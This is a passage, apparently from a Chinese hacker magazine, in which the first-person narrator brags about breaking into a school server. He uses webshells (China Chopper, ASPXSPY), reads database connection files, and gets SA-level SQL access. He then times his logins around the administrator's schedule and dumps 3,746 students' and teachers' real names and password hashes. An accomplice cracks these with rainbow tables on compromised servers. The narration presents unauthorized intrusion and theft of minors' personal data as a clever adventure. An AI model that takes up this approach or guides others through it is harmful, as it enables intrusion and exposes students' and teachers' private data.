


图25

然后把HASH交给Bit_Rab用彩虹表破解一下，之后就要拿下数据库了，我在“中国菜刀”中继续乱翻着（有目录读写权限），寻找“coon.asp”“*.inc.php”“web.config”这样的数据库连接文件，最终确定了用户名和密码。

但是又有一个问题摆在我面前，由于我现在不能登录服务器去查看数据库，并且服务器的1433端口不对外开放，所以必须用一个WEBSHELL去看，但是这些网站对应的访

问地址我并不知道。打开PCSHARE的进程查看功能，发现GOOGLE浏览器的chrom.exe进程开着，大概是管理员正在浏览网页吧。只得再冒一次险了，再次登录服务器，打开IIS去看对应的域名，然后马上登出。只花了十秒，找到了对应地址，就要留下一个WEBSHELL了，我准备留下一个ASPXSPY，一来是为了防止管理员发现刚才传上去的PHP-SHELL，二来ASPX的SHELL一般来说权限都比较大！

打开浏览器，访问一下ASPXSPY，成功了！选择“DataBase”（数据库）一项，依次填入了用户和密码，成功连接（如图26）。从返回的信息看，还是SA权限呢！




图26




图27

接下来就在一个名为“edu_usercenter”的库里乱翻，发现“xawx_usercenter”这个表比较可疑，输入“select * from xawx_usercenter”SQL查询语句，查询了一下，结果浏览器当场“白屏”卡了几秒，之后一堆如山的数据出现在我眼前（如图27）。但是数据量还在不断查询且增加，直到三十秒后我的火狐浏览器直接崩溃了，看来数据量很大！

在沉思的时候突然发现我接下来还要因故离开电脑三天。但是这三天入侵就荒废掉了？显然不能去浪费。现在就剩下管理员的登录习惯没有掌握了，掌握管理员的登录习惯能让你的肉鸡留的长久，你在管理员不在管理的时候登进去，管理员是会很难发现被入侵的。正当我想着怎么利用这三天时，忽然看到了我的手机，里面有装着OPERA MINI浏览器，这个浏览器可以直接访问互联网且能够解析ASPX！一个邪恶的计划出现在脑中，在闲杂时间，可以用它去访问我的ASPXSPY，来执行CMD命令“query user”。这个命令是查看当前登录的用户，但是同时会暴露出是哪个管理员何时登录的，这就为我们了解管理员的管理习惯提供了方便，我在手机上试了试，成功执行了。

三、三天之后

三天中我顺利得到了管理员的登录习惯，这个名为wangj的管理员天天管理服务器，早上8点56分左右登录，中午11点50分左右注销。下午则是3点40左右登录，傍晚6点多注销。晚上和周末不进行管理。那我可以利用的时间就是12点到3点半和晚上以及周末。正巧看了看日历，今天恰逢周末，可以放心的“开工”了。

首先就是看看数据库了，因为我一直很好奇到底数据量为多大导致我火狐的崩溃。打开“企业管理器”，找到了那个“edu_usercenter”表，等了不少时间才全部加载完成，把首个用户的ID和最后一个相减，我的天，一共3746个用户，每个用户的项目又有那么多，我的火狐不死才怪呢（如图28）。

不过当时没仔细看里面的内容，等我后来一看真是背后一身冷汗。这里面有我们全年段数学和英语老师加上全校四个年段的全部学生。并且有个real_name（真实姓名）和password（密码）表，密码是32位md5加密的。而username（用户名）表则是学号，它暴露了是几年级几班的，当时头一热就把这些数据全部拷贝出来了，没准后面有用！






图28

再去我的邮箱看一看，bitrab将hash的破解结果已经发来了。但是从发信时间看，他用彩虹表去破解的时间只用了一小时有余。而且连IIS的IUSR+机器名、IWAM+机器名、

ASPNET这些系统自动生成密码的用户也不能幸免（如图29）。要知道这些用户的密码都是系统自动生成的大小写字母加数字加特殊符号的变态组合呀！我不得不感叹道，彩虹表才是王道啊！


图29


图30


看了看刚才拷贝回来的一堆数据，我想能不能把它们批量破解一下？可是现在批量都是要收钱的，而我这个穷小子怎么可能付得起呢？突然想到彩虹表貌似也有针对MD5的，于是再去问了问BITRAB彩虹表能不能破MD5，得到的答案是完全可以，但是能破解出的数量不得而知。虽然当时BITRAB说的比较严谨，但是事后了解到他当时用了不少肉鸡服务器同时进行分布式计算！在经过七天六夜的分布式计算后，这3746个用户共破解出3588个，虽还有158个没有破解出来，但是彩虹表的效率还是及其惊人的，平均一天600多个啊！

